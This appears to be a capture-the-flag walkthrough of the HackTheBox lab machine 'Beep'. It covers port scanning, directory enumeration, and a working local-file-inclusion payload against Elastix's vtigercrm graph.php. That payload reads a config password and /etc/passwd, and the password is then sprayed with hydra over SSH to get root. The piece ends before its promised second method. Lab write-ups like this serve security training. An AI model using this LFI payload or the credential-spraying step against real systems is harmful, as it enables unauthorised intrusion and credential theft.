HackTheBox : Beep

so this is the walkthrough of tryhackme' s box named Beep , there are two ways to get into the box so , lets begin :

Basic Enumeration

so lets begin the enumeration phase and look for open ports and services using nmap :

so after seeing the results , there are several open ports :

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp   open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp  open  pop3?
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            876/udp   status
|_  100024  1            879/tcp   status
143/tcp  open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_imap-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
443/tcp  open  ssl/http   Apache httpd 2.2.3 ((CentOS))
|_http-server-header: Apache/2.2.3 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
```

```
|_/
993/tcp  open  imaps?
|_imap-capabilities: CAPABILITY
995/tcp  open  pop3s?
3306/tcp open  mysql?
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
4445/tcp open  upnotifyp?
10000/tcp open  http      MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/21%OT=22%CT=1%CU=42242%PV=Y%DS=2%DC=T%G=Y%TM=62B1E73
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=C8%GCD=1%ISR=CA%TI=Z%CI=Z%II=I%TS=A)SEQ(S
OS:P=C8%GCD=1%ISR=CB%TI=Z%CI=Z%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O3=M5
OS:4BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=16A0%W2=16A0
OS:%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M54BNNSNW7%C
OS:C=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=
OS:16A0%S=O%A=S+%F=AS%O=M54BST11NW7%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: -1s
```

so there is an ssh service running on port 22 ,


then there are 3 web-servers running .

on port 80, 443 and port 10000.

in the next phase we will begin web-server enumeration that will lead to two very different ways of exploitation.

Method 1 : Web-server [PORT-80,443]

so lets look at what is there in the webserver :



so there is - Elastix that is an unified communications server software that brings together IP PBX, email, IM, faxing and collaboration functionality. It has a Web interface and includes capabilities such as a call center software with predictive dialing. Wikipedia .running on port 80 and 443 as port 80 automatically redirects as to port 443 .a


so lets run gobuster on this to discover hidden directories :

used -k for ignoring tls stuff on https *


```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u https://10.10.10.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150 -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.7
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/21 12:47:55 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/help                 (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/themes               (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/modules              (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/mail                 (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/admin                (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/static               (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/lang                 (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
/var                  (Status: 301) [Size: 307] [--> https://10.10.10.7/var/]
/panel                (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
/libs                 (Status: 301) [Size: 308] [--> https://10.10.10.7/libs/]
/recordings           (Status: 301) [Size: 314] [--> https://10.10.10.7/recordings/]
/configs              (Status: 301) [Size: 311] [--> https://10.10.10.7/configs/]
```

```
/vtigercrm            (Status: 301) [Size: 313] [--> https://10.10.10.7/vtigercrm/]
```

lets look at admin page :



so it asks for a username and password and right, now we dont have any creds. so cancel it and after cancelling we got redirected to a page :




Unauthorized

You are not authorized to access this page.

we are not logged in but we can now see the version of the software that is 2.8.1.4 that also for freepbx


used -k for ignoring tls stuff on https *

lets look in searchsploit if we have a exploit for this elastix management software :



so there are several vulnerabilities , there is a local file inclusion vulnerability that is interesting ,

lets copy it in local directory :



lets read the exploit :

```
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://10.10.10.7 ";
chomp(my $target=10.10.10.7);
$dir="vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../..//";
$test="amportal.conf%00";
```

here we can see the exploit shown as a comment .


so lets exploit this LFI using curl .

Exploitation : LFI vulnerability

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action' -k
# This file is part of FreePBX.
```

curl this exploit to the webserver and we will get the configuration file of the software :

after reading through the file there is one credential that is being used several time :


AMPMGRPASS: Password for AMP
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
# AMPBIN: Location of the Free

```
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=passw0rd
FOPPASSWORD=jEhdIekWmdjE

# FOPSORT=extension|lastname
# DEFAULT VALUE: extension
# FOP should sort extensions by Last Name

# This is the default admin name used to
# Change this to whatever you want, don't
ARI_ADMIN_USERNAME=admin

# This is the default admin password to a
# Change this to a secure password.
ARI_ADMIN_PASSWORD=jEhdIekWmdjE

# AUTHTYPE=database|none
# Authentication type to use for web admi
# AMP admin credentials will be the AMPDB
AUTHTYPE=database

# AMPADMINLOGO=filename
```

that is ‘ jEhdIekWmdjE’

now lets use the same payload to enumerate users : (by replacing the path to /etc/passwd in payload)

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../..//etc/passwd%00&module=Accounts&action' -k
```

results :

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```

we are only interested in users that have bash access :

we can use grep to filter some stuff :

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../../../etc/passwd%00&module=Accounts&action' -k | grep "/bin/bas
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1679  100  1679    0     0    675      0  0:00:02  0:00:02 --:--:--   675
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
spamfilter:x:500:500::/home/spamfilter:/bin/bash
fanis:x:501:501::/home/fanis:/bin/bash
```

there are 6 users with bash access :

lets create a user file and filter the users with cut command :

```
┌──(root㉿kali)-[/home/kali]
└─# cat userss.txt | cut -d ":" -f 1
root
mysql
cyrus
asterisk
spamfilter
fanis

┌──(root㉿kali)-[/home/kali]
└─# cat userss.txt | cut -d ":" -f 1 > userfile.txt
```

lets use hydra now :


```
┌──(root㉿kali)-[/home/kali]
└─# hydra 10.10.10.7 -L ./userfile.txt -p jEhdIekWmdjE ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-21 14:17:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
e
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking ssh://10.10.10.7:22/
[22][ssh] host: 10.10.10.7   login: root   password: jEhdIekWmdjE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-21 14:18:17
```

so there are the root credentials .

Initial Foothold : SSH


so now we have valid ssh credentials , lets login :



so as soon as we login , this error may occur due to key method ,

fix :


ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7



boom we got access that too , as root that states it has been pwned . lets look at method 2 which is also a hell lot easier.

